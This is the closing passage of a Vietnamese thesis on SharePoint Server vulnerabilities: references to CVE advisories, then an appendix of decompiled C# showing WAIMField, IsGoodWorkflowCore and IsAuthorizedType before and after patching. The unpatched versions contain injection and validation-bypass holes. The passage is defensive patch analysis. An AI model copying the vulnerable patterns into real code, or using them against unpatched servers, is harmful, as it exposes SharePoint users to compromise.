- [12] “Microsoft sharepoint server spoofing vulnerability cve-2022-24472,” **url:** <https://msrc.microsoft.com/update-guide/en-US/vulnerability/CVE-2022-24472>.
- [13] “Microsoft sharepoint server remote code execution vulnerability cve-2022-44693,” **url:** <https://msrc.microsoft.com/update-guide/en-US/vulnerability/CVE-2022-44693>.
- [14] S. Dalili, “Asp.net resource files (.resx) and deserialization issues,” 2018. **url:** https://soroush.me/downloadable/aspnet_resource_files_resx_deserialization_issues.pdf.

- [15] B. T. Quân, “Sharepoint server và câu chuyện về research. phần 1: Cve đầu tay,” **url:** <https://blog.khonggianmang.vn/sharepoint-server-va-cau-chuyen-ve-research-phan-1-cve-dau-tay/>.
- [16] “Compact format attribute in xaml,” **url:** <https://learn.microsoft.com/en-us/dotnet/desktop/wpf/xaml/?view=netdesktop-8.0#markup-extensions>.
- [17] “X:type markup extension,” **url:** <https://learn.microsoft.com/en-us/dotnet/desktop/xaml-services/xtype-markup-extension>.
- [18] B. T. Quân, “Sharepoint server và câu chuyện về research. phần 2: Trái đắng và quả ngọt,” **url:** <https://blog.khonggianmang.vn/sharepoint-server-va-cau-chuyen-ve-research-phan-2-trai-dang-va-qua-ngot/>.

PHỤ LỤC

A. CHI TIẾT MÃ NGUỒN CHƯƠNG TRÌNH

Nội dung mã nguồn chi tiết các phương thức đã nêu trong đồ án.

A.1 Phương thức WAIMField trước khi vá

```
1 private TableCell WAIMField(SPUUser user , SPListItem listItem)
2 {
3     TableCell tableCell = new TableCell();
4     tableCell.CssClass = "ms-gb-vb2";
5     if (listItem != null)
6     {
7         string sipaddress = this.ParentWebPart.PrincipalInfos[
8 user.ID].SIPAddress;
9         if (SPUtility.IsCompatibilityLevel15Up && !string.
10 IsNullOrEmpty(sipaddress))
11         {
12             string content = string.Format(CultureInfo.
13 InvariantCulture, "<span class='ms-imnSpan'><a href='#'
14 onclick='IMNImageOnClick(event);return false;' class='ms-
15 imnlink'><span class='ms-spimn-presenceWrapper ms-imnImg ms-
16 spimn-imgSize-10x10'><img title='' alt='' name='imnmark' class
17 ='ms-spimn-img ms-spimn-presence-disconnected-10x10x32' src
18 ='/{0}/images/spimn.png' showofflinepaw=1' sip='{1}' id='
19 imn_{2},type=sip' onload=\"var _This = this; IMNRC('{3}',_This
20 );\" /></span></a></span>", new object[]
21 {
22         SPUtility.ContextLayoutsFolder ,
23         sipaddress ,
24         this.ParentWebPart.Qualifier + listItem.ID.
25 ToString(CultureInfo.InvariantCulture),
26         sipaddress
27     });
28         if (this.Page.AppRelativeVirtualPath == null)
29         {
30             this.Page.AppRelativeVirtualPath =
31 SPRequestModuleData.specialVirtualPathForParseControl;
32         }
33         Control child = base.TemplateControl.ParseControl(
34 content, false);
35         tableCell.Controls.Add(child);
36     }
37     else
38     {
39         Image image = new Image();
```

```

27         image.BorderWidth = 0;
28         image.ImageAlign = ImageAlign.Middle;
29         image.Height = 12;
30         image.Width = 12;
31         image.ImageUrl = SPEncode.UrlEncodeAsUrl( SPUtility .
ContextImagesRoot + "blank.gif");
32         image.Attributes.Add("alt", string.Empty);
33         if (!string.IsNullOrEmpty(sipaddress))
34         {
35             image.Attributes["onload"] = "IMNRC(' + SPEncode
.ScriptEncode(sipaddress) + ' )";
36             image.ID = "imn" + this.ParentWebPart.Qualifier +
listItem.ID.ToString( CultureInfo.InvariantCulture);
37         }
38         HtmlGenericControl htmlGenericControl = new
HtmlGenericControl("span");
39         htmlGenericControl.Controls.Add(image);
40         tableCell.Controls.Add(htmlGenericControl);
41     }
42 }
43 return tableCell;
44 }

```

A.2 Phương thức WAIMField sau khi vá

```

1 private TableCell WAIMField(SPUUser user, SPListItem listItem)
2 {
3     TableCell tableCell = new TableCell();
4     tableCell.CssClass = "ms-gb-vb2";
5     if (listItem != null)
6     {
7         string sipaddress = this.ParentWebPart.PrincipalInfos[
user.ID].SIPAddress;
8         if (SPUtility.IsCompatibilityLevel15Up && !string.
IsNullOrEmpty(sipaddress))
9         {
10             string content = string.Format(CultureInfo.
InvariantCulture, "<span class='ms-imnSpan'><a href='#'
onclick='IMNImageOnClick(event);return false;' class='ms-
imnlink'><span class='ms-spimn-presenceWrapper ms-imnImg ms-
spimn-imgSize-10x10'><img title='' alt='' name='imnmark' class
='ms-spimn-img ms-spimn-presence-disconnected-10x10x32' src
='/{0}/images/spimn.png' showofflinepaw=1' sip='{1}' id='
imn_{2},type=sip' onload=\"var _This = this; IMNRC('{3}',_This
);\" /></span></a></span>", new object[]
11         {

```

```

12         SPUtility.ContextLayoutsFolder,
13         SPHttpUtility.HtmlEncode(sipaddress),
14         this.ParentWebPart.Qualifier + listItem.ID.
ToString(CultureInfo.InvariantCulture),
15         SPHttpUtility.EcmaScriptStringLiteralEncode(
sipaddress)
16     });
17     if (this.Page.AppRelativeVirtualPath == null)
18     {
19         this.Page.AppRelativeVirtualPath =
SPRequestModuleData.specialVirtualPathForParseControl;
20     }
21     Control child = base.TemplateControl.ParseControl(
content, false);
22     tableCell.Controls.Add(child);
23 }
24 else
25 {
26     Image image = new Image();
27     image.BorderWidth = 0;
28     image.ImageAlign = ImageAlign.Middle;
29     image.Height = 12;
30     image.Width = 12;
31     image.ImageUrl = SPEncode.UrlEncodeAsUrl(SPUtility.
ContextImagesRoot + "blank.gif");
32     image.Attributes.Add("alt", string.Empty);
33     if (!string.IsNullOrEmpty(sipaddress))
34     {
35         image.Attributes["onload"] = "IMNRC('" + SPEncode
.ScriptEncode(sipaddress) + "')";
36         image.ID = "imn" + this.ParentWebPart.Qualifier +
listItem.ID.ToString(CultureInfo.InvariantCulture);
37     }
38     HtmlGenericControl htmlGenericControl = new
HtmlGenericControl("span");
39     htmlGenericControl.Controls.Add(image);
40     tableCell.Controls.Add(htmlGenericControl);
41 }
42 }
43 return tableCell;
44 }

```

A.3 Phương thức IsGoodWorkflowCore trước khi vá

```

1 public static bool IsGoodWorkflowCore(XmlReader xmlReader, IList<
AuthorizedType> authorizedTypes)

```

```

2 {
3     try
4     {
5         XDocument xdocument = XDocument.Load(xmlReader);
6         Dictionary<string, XNamespace> allNamespaces = (from a in
xdocument.Root.DescendantsAndSelf().Attributes()
7         where a.IsNamespaceDeclaration
8         select a).GroupBy(delegate(XAttribute a)
9         {
10             if (!(a.Name.Namespace == XNamespace.None))
11             {
12                 return a.Name.LocalName;
13             }
14             return string.Empty;
15         }, (XAttribute a) => XNamespace.Get(a.Value)).
ToDictionary((IGrouping<string, XNamespace> g) => g.Key, (
IGrouping<string, XNamespace> g) => g.First<XNamespace>());
16         HashSet<string> hashSet = new HashSet<string>();
17         foreach (XElement xelement in xdocument.Descendants())
18         {
19             string text = xelement.Name.LocalName.ToLower();
20             if (!SPNoCodeXomlCompiler.IsAuthorizedType(xelement,
authorizedTypes))
21             {
22                 ULS.SendTraceTag(41534490U, ULSCat.
msoulscat_WSS_Workflow, ULSTraceLevel.High, "Potentially
malicious xoml node: {0}", new object[]
23                 {
24                     xelement.ToString()
25                 });
26                 return false;
27             }
28             if (text.Contains("setvariableactivity.valuetype") ||
text.Contains("workflowcodetypeexpression.
qualifiedname"))
29             {
30                 string text2 = xelement.Value;
31                 if (text2.StartsWith("{} ", StringComparison.
Ordinal))
32                 {
33                     text2 = text2.Substring(2);
34                 }
35                 if (!SPNoCodeXomlCompiler.
IsGoodSetVariableActivityValueTypeValue(text2, authorizedTypes
))

```

```

36         {
37             ULS.SendTraceTag(545275926U, ULSCat.
msoulscat_WSS_Workflow, ULSTraceLevel.High, "Potentially
malicious xoml node: {0}", new object[])
38             {
39                 xelement.ToString()
40             });
41             return false;
42         }
43     }
44     if (xelement.ToString().ToLower().Contains("
spusercodeworkflowactivity"))
45     {
46         ULS.SendTraceTag(527820999U, ULSCat.
msoulscat_WSS_Workflow, ULSTraceLevel.High, "Potentially
malicious xoml node: {0}", new object[])
47         {
48             xelement.ToString()
49         });
50         return false;
51     }
52     string value = xelement.Value;
53     if (!SPNoCodeXomlCompiler.IsGoodValue(value,
authorizedTypes))
54     {
55         ULS.SendTraceTag(544744586U, ULSCat.
msoulscat_WSS_Workflow, ULSTraceLevel.High, "Potentially
malicious xoml node: {0}", new object[])
56         {
57             xelement.ToString()
58         });
59         return false;
60     }
61     foreach (XmlAttribute xattribute in xelement.Attributes
())
62     {
63         if (xattribute.Value.Length != 0 && xattribute.
Value.Trim().StartsWith("{") && xattribute.Value.Trim().
EndsWith("}") && !SPNoCodeXomlCompiler.IsAuthorizedType(
xattribute.Value, authorizedTypes, allNamespaces))
64         {
65             ULS.SendTraceTag(41534491U, ULSCat.
msoulscat_WSS_Workflow, ULSTraceLevel.High, "Potentially
malicious xoml attribute: {0}", new object[])
66             {

```



```

67         xattribute.Value
68     });
69     return false;
70 }
71 string value3 = xattribute.Value;
72 if (!SPNoCodeXomlCompiler.IsGoodValue(value3,
authorizedTypes))
73 {
74     ULS.SendTraceTag(544744585U, ULSCat.
msoulscat_WSS_Workflow, ULSTraceLevel.High, "Potentially
malicious xoml node: {0}", new object[]
75     {
76         xelement.ToString()
77     });
78     return false;
79 }
80 string text3 = xattribute.Name.LocalName.ToLower
();
81 string value4 = xattribute.Value;
82 try
83 {
84     if (text.Contains("setvariableactivity") &&
text3.Contains("valuetype") && !SPNoCodeXomlCompiler.
IsGoodSetVariableActivityValueType(xelement, authorizedTypes))
85     {
86         ULS.SendTraceTag(562698256U, ULSCat.
msoulscat_WSS_Workflow, ULSTraceLevel.High, "
spNoCodeXomlCompiler.IsGoodWorkflow: Potentially malicious
SetVariableActivity: {0}", new object[]
87         {
88             xelement.ToString()
89         });
90         return false;
91     }
92     if (text.Contains("
workflowcodetypeexpression") && text3.Contains("
qualifiedname") && !SPNoCodeXomlCompiler.
IsGoodWorkflowCodeTypeReferenceExpression(xelement,
authorizedTypes))
93     {
94         ULS.SendTraceTag(545275925U, ULSCat.
msoulscat_WSS_Workflow, ULSTraceLevel.High, "
spNoCodeXomlCompiler.IsGoodWorkflow: Potentially malicious
WorkflowCodeTypeReferenceExpression: {0}", new object[]
95         {

```

```

96         xelement.ToString()
97     });
98     return false;
99 }
100 }
101 catch (Exception ex3)
102 {
103     ULS.SendExceptionTag(562698255U, ULSCat.
msoulscat_WSS_Workflow, ex3, "spNoCodeXomlCompiler.
IsGoodWorkflow: Failed checking SetVariableActivity, moving on
anyway.", new object[0]);
104 }
105 if (text3.Contains("interfacetype") || text3.
Contains("targetworkflow"))
106 {
107     string pattern = "^[A-Za-z0-9_]+$";
108     Match match = Regex.Match(value4, pattern);
109     if (!match.Success)
110     {
111         ULS.SendTraceTag(51516495U, ULSCat.
msoulscat_WSS_Workflow, ULSTraceLevel.High, "
spNoCodeXomlCompiler.IsGoodWorkflow: Potentially malicious
xoml attribute: Name: {0}, Value: {1}", new object[]
112         {
113             text3,
114             value4
115         });
116         return false;
117     }
118     ULS.SendTraceTag(51643777U, ULSCat.
msoulscat_WSS_Workflow, ULSTraceLevel.High, "
spNoCodeXomlCompiler.IsGoodWorkflow: Logging potentially
interesting attribute, Name: {0}, Value: {1}", new object[]
119     {
120         text3,
121         value4
122     });
123     if (text3.Contains("interfacetype"))
124     {
125         ULS.SendTraceTag(51643778U, ULSCat.
msoulscat_WSS_Workflow, ULSTraceLevel.High, "
spNoCodeXomlCompiler.IsGoodWorkflow: Blocking usage of the
interfacetype property: Name: {0}, Value: {1}", new object[]
126         {
127             text3,

```

```

128         value4
129     });
130     return false;
131 }
132 }
133 if (SPNoCodeXomlCompiler.authorizedAttributes.
ContainsKey(text))
134 {
135     if (!SPNoCodeXomlCompiler.
authorizedAttributes[text].Contains(text3) && !
SPNoCodeXomlCompiler.commonAuthorizedAttributes.Contains(text3
))
136     {
137         hashSet.Add(text + ":" + text3);
138     }
139 }
140 else
141 {
142     hashSet.Add(text);
143 }
144 }
145 }
146 foreach (string text4 in hashSet)
147 {
148     ULS.SendTraceTag(51692496U, ULSCat.
msoulscat_WSS_Workflow, ULSTraceLevel.High, "
spNoCodeXomlCompiler.IsGoodWorkflow: The following element/
attribute combo is not currently allowed: {0}", new object[]
149     {
150         text4
151     });
152 }
153 }
154 catch (Exception ex4)
155 {
156     ULS.SendTraceTag(41534492U, ULSCat.msoulscat_WSS_Workflow
, ULSTraceLevel.High, "Error parsing xoml: {0}", new object[]
157     {
158         ex4.ToString()
159     });
160 }
161 return true;
162 }

```

A.4 Phương thức IsGoodWorkflowCore sau khi vá

```

1 public static bool IsGoodWorkflowCore(XmlReader xmlReader, IList<
  AuthorizedType> authorizedTypes)
2 {
3     try
4     {
5         XDocument xdocument = XDocument.Load(xmlReader);
6         if (xdocument != null && xdocument.Declaration != null &&
  xdocument.Declaration.Encoding != null && xdocument.
  Declaration.Encoding.ToLower() != "utf-8")
7         {
8             ULS.SendTraceTag(539566154U, ULSCat.
  msoulscat_WSS_Workflow, ULSTraceLevel.High, "Potentially
  malicious xoml encoding: {0}", new object[] { xdocument.
  Declaration.Encoding });
9             return false;
10        }
11        Dictionary<string, XNamespace> dictionary = (from a in
  xdocument.Root.DescendantsAndSelf().Attributes()
12            where a.IsNamespaceDeclaration
13            select a).GroupBy(delegate(XAttribute a)
14        {
15            if (!(a.Name.Namespace == XNamespace.None))
16            {
17                return a.Name.LocalName;
18            }
19            return string.Empty;
20        }, (XAttribute a) => XNamespace.Get(a.Value)).
  ToDictionary((IGrouping<string, XNamespace> g) => g.Key, (
  IGrouping<string, XNamespace> g) => g.First<XNamespace>());
21        foreach (XElement xelement in xdocument.Descendants())
22        {
23            string text = XmlConvert.DecodeName(xelement.Name.
  LocalName).ToLower();
24            if (!SPNoCodeXomlCompiler.IsAuthorizedType(xelement,
  authorizedTypes))
25            {
26                ULS.SendTraceTag(41534490U, ULSCat.
  msoulscat_WSS_Workflow, ULSTraceLevel.High, "Potentially
  malicious xoml node: {0}", new object[] { xelement.ToString()
  });
27                return false;
28            }
29            if (text.Contains("setvariableactivity.valuetype") ||
  text.Contains("workflowcodetypeexpression.
  qualifiedname"))

```

```

30         {
31             string text2 = xelement.Value;
32             if (text2.StartsWith("{} ", StringComparison.
Ordinal))
33             {
34                 text2 = text2.Substring(2);
35             }
36             if (!SPNoCodeXomlCompiler.
IsGoodSetVariableActivityValueTypeValue(text2, authorizedTypes
))
37             {
38                 ULS.SendTraceTag(545275926U, ULSCat.
msoulscat_WSS_Workflow, ULSTraceLevel.High, "Potentially
malicious xoml node: {0}", new object[] { xelement.ToString()
});
39                 return false;
40             }
41         }
42         if (xelement.ToString().ToLower().Contains("
spusercodeworkflowactivity"))
43         {
44             ULS.SendTraceTag(527820999U, ULSCat.
msoulscat_WSS_Workflow, ULSTraceLevel.High, "Potentially
malicious xoml node: {0}", new object[] { xelement.ToString()
});
45             return false;
46         }
47         string value = xelement.Value;
48         if (!SPNoCodeXomlCompiler.IsGoodValue(value,
authorizedTypes))
49         {
50             ULS.SendTraceTag(544744586U, ULSCat.
msoulscat_WSS_Workflow, ULSTraceLevel.High, "Potentially
malicious xoml node: {0}", new object[] { xelement.ToString()
});
51             return false;
52         }
53         try
54         {
55             IEnumerable<XNode> enumerable = xelement.Nodes();
56             foreach (XNode xnode in enumerable)
57             {
58                 try
59                 {
60                     if (xnode.NodeType == XmlNodeType.Text)

```

```

61         {
62             string text3 = xnode.ToString();
63             if (!SPNoCodeXomlCompiler.IsGoodValue
        (text3, authorizedTypes))
64             {
65                 ULS.SendTraceTag(539566408U,
        ULSCat.msoulscat_WSS_Workflow, ULSTraceLevel.High, "
        Potentially malicious xoml node: {0}", new object[] { xelement
        .ToString() });
66                 return false;
67             }
68         }
69     }
70     catch (Exception ex)
71     {
72         ULS.SendExceptionTag(539563988U, ULSCat.
        msoulscat_WSS_Workflow, ex, "spNoCodeXomlCompiler.
        IsGoodWorkflow: Failed checking xoml node {0}", new object[] {
        xnode.ToString() });
73     }
74 }
75 }
76 catch (Exception ex2)
77 {
78     ULS.SendExceptionTag(539566409U, ULSCat.
        msoulscat_WSS_Workflow, ex2, "spNoCodeXomlCompiler.
        IsGoodWorkflow: Failed checking all possible text nodes,
        moving on anyway.", new object[0]);
79 }
80 foreach (XmlAttribute xattribute in xelement.Attributes
        ())
81 {
82     try
83     {
84         if (xattribute.Value.Length != 0 &&
        xattribute.Value.Trim().StartsWith("{") && xattribute.Value.
        Trim().EndsWith("}") && !SPNoCodeXomlCompiler.IsAuthorizedType
        (xattribute.Value, authorizedTypes, dictionary))
85         {
86             ULS.SendTraceTag(41534491U, ULSCat.
        msoulscat_WSS_Workflow, ULSTraceLevel.High, "Potentially
        malicious xoml attribute: {0}", new object[] { xattribute.
        Value });
87             return false;
88         }

```

```

89         string value2 = xattribute.Value;
90         if (!SPNoCodeXomlCompiler.IsGoodValue(value2,
authorizedTypes))
91         {
92             ULS.SendTraceTag(544744585U, ULSCat.
msoulscat_WSS_Workflow, ULSTraceLevel.High, "Potentially
malicious xoml node: {0}", new object[] { xelement.ToString()
});
93             return false;
94         }
95         string text4 = XmlConvert.DecodeName(
xattribute.Name.LocalName).ToLower();
96         string value3 = xattribute.Value;
97         if (text.Contains("setvariableactivity") &&
text4.Contains("valuetype") && !SPNoCodeXomlCompiler.
IsGoodSetVariableActivityValueType(xelement, authorizedTypes))
98         {
99             ULS.SendTraceTag(562698256U, ULSCat.
msoulscat_WSS_Workflow, ULSTraceLevel.High, "
spNoCodeXomlCompiler.IsGoodWorkflow: Potentially malicious
SetVariableActivity: {0}", new object[] { xelement.ToString()
});
100            return false;
101        }
102        if (text.Contains("
workflowcodetypeexpression") && text4.Contains("
qualifiedname") && !SPNoCodeXomlCompiler.
IsGoodWorkflowCodeTypeReferenceExpression(xelement,
authorizedTypes))
103        {
104            ULS.SendTraceTag(545275925U, ULSCat.
msoulscat_WSS_Workflow, ULSTraceLevel.High, "
spNoCodeXomlCompiler.IsGoodWorkflow: Potentially malicious
WorkflowCodeTypeReferenceExpression: {0}", new object[] {
xelement.ToString() });
105            return false;
106        }
107        if (text4.Contains("interfacetype") || text4.
Contains("targetworkflow"))
108        {
109            string text5 = "[A-Za-z0-9_]+$";
110            Match match = Regex.Match(value3, text5);
111            if (!match.Success)
112            {
113                ULS.SendTraceTag(51516495U, ULSCat.

```

```

msoulscat_WSS_Workflow , ULSTraceLevel.High , "
spNoCodeXomlCompiler.IsGoodWorkflow: Potentially malicious
xoml attribute: Name: {0}, Value: {1}", new object[] { text4 ,
value3 });
114         return false ;
115     }
116     ULS.SendTraceTag(51643777U, ULSCat.
msoulscat_WSS_Workflow , ULSTraceLevel.High , "
spNoCodeXomlCompiler.IsGoodWorkflow: Logging potentially
interesting attribute , Name: {0}, Value: {1}", new object[] {
text4 , value3 });
117         if (text4.Contains("interfacetype"))
118         {
119             ULS.SendTraceTag(51643778U, ULSCat.
msoulscat_WSS_Workflow , ULSTraceLevel.High , "
spNoCodeXomlCompiler.IsGoodWorkflow: Blocking usage of the
interfacetype property: Name: {0}, Value: {1}", new object[] {
text4 , value3 });
120         return false ;
121     }
122 }
123 }
124 catch (Exception ex3)
125 {
126     ULS.SendExceptionTag(562698255U, ULSCat.
msoulscat_WSS_Workflow , ex3 , "spNoCodeXomlCompiler.
IsGoodWorkflow: Failed checking this attribute , moving on
anyway.", new object[0]);
127 }
128 }
129 }
130 }
131 catch (Exception ex5)
132 {
133     ULS.SendTraceTag(41534492U, ULSCat.msoulscat_WSS_Workflow
, ULSTraceLevel.High , "Error parsing xoml: {0}", new object[]
{ ex5.ToString() });
134     return false ;
135 }
136 return true ;
137 }

```

A.5 Phương thức IsAuthorizedType trước khi vá

```

1 private static bool IsAuthorizedType(string attributeValue , IList
<AuthorizedType> authorizedTypes , Dictionary<string ,

```



```
XNamespace> allNamespaces)
2 {
3     if (attributeValue.StartsWith("{", StringComparison.Ordinal))
4     {
5         attributeValue = attributeValue.Substring(2);
6     }
7     string[] array = attributeValue.Split(new char[]
8     {
9         '{'
10    });
11    string[] array2 = array[1].Split(new char[]
12    {
13        ':'
14    });
15    if (!allNamespaces.ContainsKey(array2[0]))
16    {
17        return true;
18    }
19    string namespaceName = allNamespaces[array2[0]].NamespaceName;
20    if (!namespaceName.ToLower().Contains("clr-namespace"))
21    {
22        return true;
23    }
24    bool result = false;
25    foreach (AuthorizedType authorizedType in authorizedTypes)
26    {
27        SPNoCodeXomlCompiler.HasAssembly(namespaceName,
28        authorizedType);
29        bool flag = SPNoCodeXomlCompiler.HasTypeNamespace(
30        namespaceName, authorizedType);
31        bool flag2 = authorizedType.TypeName == "*" || array2[1].
32        ToLower().Contains(authorizedType.TypeName.ToLower());
33        if (flag && flag2)
34        {
35            if (authorizedType.Authorized == "True")
36            {
37                result = true;
38            }
39            else if (authorizedType.Authorized == "False")
40            {
41                return false;
42            }
43        }
44    }
45    return result;
```

43 }

A.6 Phương thức IsAuthorizedType sau khi vá

```

1 private static bool IsAuthorizedType(string attributeValue, IList
  <AuthorizedType> authorizedTypes, Dictionary<string,
  XNamespace> allNamespaces)
2 {
3     if (string.IsNullOrEmpty(attributeValue))
4     {
5         return true;
6     }
7     attributeValue = attributeValue.Trim();
8     if (attributeValue.StartsWith("{", StringComparison.Ordinal)
9     )
10    {
11        attributeValue = attributeValue.Substring(2);
12    }
13    string[] array = attributeValue.Split(new char[] { '{' });
14    if (array == null || array.Length < 2)
15    {
16        return true;
17    }
18    string[] array2 = array[1].Split(new char[] { ':' });
19    if (array2 == null || array2.Length < 2)
20    {
21        return true;
22    }
23    if (allNamespaces == null || !allNamespaces.ContainsKey(
24    array2[0]))
25    {
26        return true;
27    }
28    string namespaceName = allNamespaces[array2[0]].NamespaceName
29    ;
30    if (!namespaceName.ToLower().Contains("clr-namespace"))
31    {
32        return true;
33    }
34    bool flag = false;
35    foreach (AuthorizedType authorizedType in authorizedTypes)
36    {
37        bool flag2 = SPNoCodeXomlCompiler.HasTypeNamespace(
38        namespaceName, authorizedType);
39        bool flag3 = authorizedType.TypeName == "*" || array2[1].
40        ToLower().Contains(authorizedType.TypeName.ToLower());

```

```
36         if (flag2 && flag3)
37         {
38             if (authorizedType.Authorized == "True")
39             {
40                 flag = true;
41             }
42             else if (authorizedType.Authorized == "False")
43             {
44                 return false;
45             }
46         }
47     }
48     return flag;
49 }
```

A.7 Phương thức DeserializeFromCompactFormat

```
1 internal object DeserializeFromCompactFormat(
2     WorkflowMarkupSerializationManager serializationManager,
3     XmlReader reader, string attrValue)
4 {
5     if (attrValue.Length == 0 || !attrValue.StartsWith("{",
6         StringComparison.Ordinal) || !attrValue.EndsWith("}",
7         StringComparison.Ordinal))
8     {
9         serializationManager.ReportError(WorkflowMarkupSerializer
10             .CreateSerializationError(SR.GetString("IncorrectSyntax", new
11             object[] { attrValue })), reader));
12         return null;
13     }
14     int num = attrValue.IndexOf(" ", StringComparison.Ordinal);
15     if (num == -1)
16     {
17         num = attrValue.IndexOf("}", StringComparison.Ordinal);
18     }
19     string text = attrValue.Substring(1, num - 1).Trim();
20     string text2 = attrValue.Substring(num + 1, attrValue.Length
21         - (num + 1));
22     string text3 = string.Empty;
23     int num2 = text.IndexOf(":", StringComparison.Ordinal);
24     if (num2 >= 0)
25     {
26         text3 = text.Substring(0, num2);
27         text = text.Substring(num2 + 1);
28     }
29     Type type = serializationManager.GetType(new XmlQualifiedName
```

```

    (text, reader.LookupNamespace(text3)));
23     if (type == null && !text.EndsWith("Extension",
StringComparison.Ordinal))
24     {
25         text += "Extension";
26         type = serializationManager.GetType(new XmlQualifiedName(
text, reader.LookupNamespace(text3)));
27     }
28     if (type == null)
29     {
30         serializationManager.ReportError(WorkflowMarkupSerializer
.CreateSerializationError(SR.GetString("
Error_MarkupSerializerTypeNotResolved", new object[] { text })
, reader));
31         return null;
32     }
33     ITypeAuthorizer serializationTypeAuthorizer =
WorkflowMarkupSerializationHelpers.SerializationTypeAuthorizer
;
34     if (serializationTypeAuthorizer != null && !
serializationTypeAuthorizer.IsTypeAuthorized(type))
35     {
36         throw new InvalidOperationException(SR.GetString("
Error_TypeNotAuthorized", new object[] { type }));
37     }
38     ITypeAuthorizer typeAuthorizer =
WorkflowMarkupSerializationHelpers.TypeAuthorizer;
39     if (typeAuthorizer != null && !typeAuthorizer.
IsTypeAuthorized(type))
40     {
41         return null;
42     }
43     object obj = null;
44     Dictionary<string, object> dictionary = new Dictionary<string
, object>();
45     ArrayList arrayList = null;
46     try
47     {
48         arrayList = this.TokenizeAttributes(serializationManager,
text2, (reader is IXmlLineInfo) ? ((IXmlLineInfo)reader).
LineNumber : 1, (reader is IXmlLineInfo) ? ((IXmlLineInfo)
reader).LinePosition : 1);
49     }
50     catch (Exception ex)
51     {

```

```

52     serializationManager.ReportError(WorkflowMarkupSerializer
    .CreateSerializationError(SR.GetString("
Error_MarkupExtensionDeserializeFailed", new object[] {
attrValue, ex.Message })), reader));
53     return null;
54 }
55 if (arrayList != null)
56 {
57     ArrayList arrayList2 = new ArrayList();
58     bool flag = true;
59     for (int i = 0; i < arrayList.Count; i++)
60     {
61         char c = ((arrayList[i] is char) ? ((char)arrayList[i
62 ]) : '\0');
63         if (c == '=')
64         {
65             if (arrayList2.Count > 0 && flag)
66             {
67                 arrayList2.RemoveAt(arrayList2.Count - 1);
68             }
69             flag = false;
70             dictionary.Add(arrayList[i - 1] as string,
arrayList[i + 1] as string);
71             i++;
72         }
73         if (c != ',' && dictionary.Count == 0)
74         {
75             arrayList2.Add(arrayList[i] as string);
76         }
77     }
78     if (arrayList2.Count > 0)
79     {
80         ConstructorInfo constructorInfo = null;
81         ConstructorInfo[] constructors = type.GetConstructors
(BindingFlags.DeclaredOnly | BindingFlags.Instance |
BindingFlags.Public);
82         ParameterInfo[] array = null;
83         foreach (ConstructorInfo constructorInfo2 in
constructors)
84         {
85             ParameterInfo[] parameters = constructorInfo2.
GetParameters();
86             if (parameters.Length == arrayList2.Count)
87             {
88                 constructorInfo = constructorInfo2;

```

```

88         array = parameters;
89         break;
90     }
91 }
92 if (constructorInfo != null)
93 {
94     for (int k = 0; k < arrayList2.Count; k++)
95     {
96         arrayList2[k] = XmlConvert.DecodeName((string
97 )arrayList2[k]);
98         string text4 = (string)arrayList2[k];
99         this.RemoveEscapes(ref text4);
100         arrayList2[k] = this.
InternalDeserializeFromString(serializationManager, array[k].
ParameterType, text4);
101         arrayList2[k] = WorkflowMarkupSerializer.
GetValueFromMarkupExtension(serializationManager, arrayList2[k
102 ]);
103     }
104     obj = Activator.CreateInstance(type, arrayList2.
ToArray());
105 }
106 else
107 {
108     obj = Activator.CreateInstance(type);
109 }
110 else
111 {
112     obj = Activator.CreateInstance(type);
113 }
114 if (obj == null)
115 {
116     serializationManager.ReportError(WorkflowMarkupSerializer
.CreateSerializationError(SR.GetString("
Error_CantCreateInstanceOfBaseType", new object[] { type.
FullName })), reader));
117     return null;
118 }
119 if (dictionary.Count > 0)
120 {
121     WorkflowMarkupSerializer workflowMarkupSerializer =
serializationManager.GetSerializer(obj.GetType(), typeof(
WorkflowMarkupSerializer)) as WorkflowMarkupSerializer;

```

```
122         if (workflowMarkupSerializer == null)
123         {
124             serializationManager.ReportError(
WorkflowMarkupSerializer.CreateSerializationError(SR.GetString
("Error_SerializerNotAvailable", new object[] { obj.GetType().
FullName })), reader));
125             return obj;
126         }
127         List<PropertyInfo> list = new List<PropertyInfo>();
128         try
129         {
130             list.AddRange(workflowMarkupSerializer.GetProperties(
serializationManager, obj));
131             list.AddRange(serializationManager.
GetExtendedProperties(obj));
132         }
133         catch (Exception ex2)
134         {
135             serializationManager.ReportError(
WorkflowMarkupSerializer.CreateSerializationError(SR.GetString
("Error_SerializerThrewException", new object[]
136             {
137                 obj.GetType().FullName,
138                 ex2.Message
139             })), ex2, reader));
140             return obj;
141         }
142         foreach (string text5 in dictionary.Keys)
143         {
144             string text6 = text5;
145             string text7 = dictionary[text5] as string;
146             this.RemoveEscapes(ref text6);
147             this.RemoveEscapes(ref text7);
148             PropertyInfo propertyInfo = WorkflowMarkupSerializer.
LookupProperty(list, text6);
149             if (propertyInfo != null)
150             {
151                 serializationManager.ContextPush(propertyInfo);
152                 try
153                 {
154                     this.DeserializeSimpleProperty(
serializationManager, reader, obj, text7);
155                     continue;
156                 }
157                 finally
```

```
158         {
159             serializationManager . ContextPop () ;
160         }
161     }
162     serializationManager . ReportError (
WorkflowMarkupSerializer . CreateSerializationError (SR . GetString
("Error_SerializerPrimitivePropertyNoLogic" , new object []
163     {
164         text6 ,
165         text6 ,
166         obj . GetType () . FullName
167     } ) , reader ) ) ;
168 }
169 }
170 return obj ;
171 }
```